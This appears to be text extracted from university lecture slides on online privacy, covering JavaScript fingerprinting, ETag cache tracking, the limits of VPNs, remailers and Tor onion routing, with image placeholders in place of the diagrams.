
Javascript

Can get computer-specific information such as installed fonts, screen resolution

Tracking via caching

ETag are server-issued identifiers assigned to a specific version of a resource found at a URL. If the resource representation at that URL changes, so does the ETag.

Can we enhance privacy with VPN?



Can we enhance privacy with VPN?

Depends on your threat model...

- A VPN can protect us from local eavesdroppers if using a public network
- A VPN can enhance anonymity from our ISP, network administrators, employers, etc
- But...


VPN is **not good** for anonymity

- The VPN service provider is literally a **man in the middle**
- How much do you trust your VPN service provider?
- The VPN service provider can keep logs, provide them to governments or sell them to advertisers


So – anonymous communication?



“Simple” solution – public message board





“Simple” solution – trusted remailer



Anonymisation with Onion Routing and Tor



- Tor stands for “The Onion Router”
- A technique for **anonymous** TCP-based communication on the Internet
- Originally developed by the US Military in the 90s
- Now, Tor is an open-source project
- The Tor network is supported by thousands of volunteers that operate an Onion Router
 - The list of **Onion Routers (OR)** is public
 - The more Onion Routers the better the anonymity!
- You can access Tor using the Tor Browser, Brave, etc

Tor




1. Build ``circuit'' through network & agree on keys (3 hops)
 2. Send messages to recipient
- Low-latency, low corruption resistance

Tor




What attacks do you see?



Tor

